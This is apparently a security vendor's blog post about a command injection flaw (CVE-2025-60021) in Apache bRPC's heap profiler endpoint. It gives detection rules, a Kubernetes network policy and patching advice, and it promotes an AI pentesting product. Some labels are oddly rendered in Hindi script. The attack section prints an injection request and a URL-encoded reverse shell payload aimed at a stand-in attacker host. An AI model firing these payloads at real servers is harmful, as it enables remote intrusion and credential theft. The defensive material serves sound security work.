
In the high-stakes world of distributed systems, Apache bRPC has long been the backbone for industrial-grade C++ microservices, prized for its performance and reliability. However, the discovery of CVE-2025-60021 has sent ripples through the security engineering community. This vulnerability doesn’t stem from an obscure cryptographic failure or a complex memory corruption bug; instead, it arises from a fundamental oversight in the handling of internal profiling tools.
For senior security engineers and SREs, this CVE serves as a critical case study in how “convenience features”—specifically the /pprof/heap endpoint—can become the ultimate Achilles’ heel of a hardened production environment.
The Technical Core: Unsanitized Logic in the Heap Profiler
The vulnerability lies within the built-in HTTP server provided by bRPC, which is often enabled by default to assist developers with real-time monitoring and debugging. Specifically, the /pprof/heap service, used to interface with jemalloc for memory profiling, contains a critical flaw in its parameter processing logic.

The Vulnerability Workflow
When a bRPC server receives an HTTP request directed at /pprof/heap, it accepts a query parameter named extra_options. This parameter is intended to pass additional flags to the underlying profiler script (such as jeprof).
The security failure occurs during the command construction phase. The bRPC framework takes the string provided in extra_options and concatenates it directly into a system shell command. Because the input is not neutralized against shell metacharacters (e.g., ;, &, |, “`), an attacker can break out of the intended command context and execute arbitrary binaries with the privileges of the bRPC process.
CVE-2025-60021 Vulnerability Matrix
| मेट्रिक | Specification |
|---|---|
| भेद्यता प्रकार | CWE-77: Improper Neutralization of Special Elements used in a Command |
| CVSS 4.0 Score | 9.8 (Critical) |
| प्रभावित संस्करण | Apache bRPC versions prior to 1.15.0 |
| Fixed Version | Apache bRPC 1.15.0 |
| Attack Vector | Network (Unauthenticated if management port is exposed) |
Engineering the Exploit: From Discovery to Shell
To understand the severity, we must look at how an automated penetration testing workflow would identify and exploit this path. A sophisticated attacker doesn’t just look for “open ports”; they map the semantic landscape of the framework.
Service Identification and Probing

A typical bRPC instance exposes its internal metrics and profiling tools on a dedicated port (often 9002). An engineer performing a reconnaissance phase would look for the Server: brpc header or the presence of the /brpc_metrics endpoint. Once identified, the presence of the /pprof/ directory confirms the attack surface.
Payload Construction
The injection is straightforward but lethal. By utilizing URL-encoded shell terminators, an attacker can bypass superficial input checks.
एचटीटीपी
GET /pprof/heap?extra_options=;whoami;ls+-la HTTP/1.1 Host: internal-service:9002 Accept: */*
In a real-world scenario, the payload would be more aggressive, attempting to establish a reverse shell or exfiltrate environment variables containing database credentials or API keys.
बश
# Example of a reverse shell payload via extra_options extra_options=";+bash+-c+'bash+-i+>%26+/dev/tcp/attacker-ip/4444+0>%261';"
Multi-Layered Defensive Engineering
Relying solely on a software patch is a reactive strategy. A robust security posture requires “Defense in Depth,” integrating network-level isolation, intrusion detection, and runtime monitoring.
1. Intrusion Detection: Snort and Suricata Rules
To detect exploitation attempts in transit, security teams should deploy specific signatures at the network perimeter or on host-based IDS. These rules look for the combination of the /pprof/heap path and shell-indicative characters within the query string.
Suricata / Snort Signature:
alert tcp any any -> $HOME_NET [9000:9010] (msg:"ET EXPLOIT Apache bRPC CVE-2025-60021 Command Injection Attempt"; \\ flow:established,to_server; \\ content:"GET"; http_method; \\ content:"/pprof/heap"; http_uri; \\ content:"extra_options="; http_uri; \\ pcre:"/extra_options=.*[;&|<>]/U”; \ reference:cve,2025-60021; \ classtype:attempted-admin; \ sid:2026001; rev:1;)`
2. Infrastructure Isolation: Kubernetes Network Policy
If you are running bRPC services within a Kubernetes cluster, you must restrict access to the management ports. The following Network Policy ensures that only trusted monitoring pods (like Prometheus) can access the bRPC ports, effectively neutralizing the remote unauthenticated attack vector.
Kubernetes Network Policy (YAML):
वाईएएमएल
`apiVersion: networking.k8s.io/v1 kind: NetworkPolicy metadata: name: restrict-brpc-management-access namespace: production spec: podSelector: matchLabels: app: brpc-service policyTypes:
- Ingress ingress:
- from:
- podSelector: matchLabels: app: prometheus-monitoring ports:
- protocol: TCP port: 9002
- from:
- ipBlock: cidr: 10.0.0.0/8 # Restricted internal admin subnet ports:
- protocol: TCP port: 9002`
The “Turing Moment” of Pentesting: Autonomous Security
The discovery of CVE-2025-60021 highlights a critical gap in traditional security workflows: the time-to-remediation for logical flaws in complex frameworks. Static analysis tools often miss these dynamic command concatenations, and human-led penetration tests are too infrequent to catch every new CVE.
This is the exact problem पेनलिजेंट.ai was built to solve. As the World’s First Agentic AI Hacker, Penligent moves beyond the limitations of script-based automation.
Unlike a standard scanner that checks for a version number, the Penligent agent “thinks” through the target. It autonomously discovers the bRPC service, understands the semantic purpose of the /pprof endpoint, and attempts to validate the injection path using non-destructive, context-aware payloads. In the case of CVE-2025-60021, Penligent can identify, validate, and suggest a remediation path across your entire infrastructure in under 60 seconds.
By integrating पेनलिजेंट into your CI/CD and production monitoring, you move from a reactive patching cycle to a proactive, autonomous defense model that operates at the speed of modern exploits.
Remediation Roadmap for Security Leaders
To fully mitigate the risks associated with CVE-2025-60021, follow this engineering-led roadmap:
- Immediate Patching: Update all Apache bRPC dependencies to version 1.15.0 or later. This version replaces the direct command execution with a strict whitelist-based parameter validator.
- Audit Default Configurations: Review your bRPC initialization code. If profiling is not strictly necessary for production uptime, disable the internal HTTP server or explicitly unregister the
/pprofhandlers. - Egress Filtering: Implement strict egress rules for your microservices. A bRPC server should never need to initiate an outbound connection to an unknown IP on common reverse-shell ports (e.g., 4444, 8080).
- Runtime Monitoring: Use eBPF-based tools (like Tetragon or Falco) to monitor for suspicious child processes spawned by bRPC binaries, such as
/bin/shया/usr/bin/nc.
Conclusion: The Necessity of Evolved Defense
CVE-2025-60021 is a stark reminder that even the most robust industrial frameworks are subject to simple engineering oversights. For the modern security engineer, the challenge is no longer just about finding bugs, but about building systems that can autonomously detect and defend against them. As we move further into the era of AI-driven development and autonomous hacking, tools like पेनलिजेंट.ai are no longer a luxury—they are a prerequisite for maintaining a secure and resilient perimeter.


 Hindi
Hindi  English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Arabic
  Turkish
  Hebrew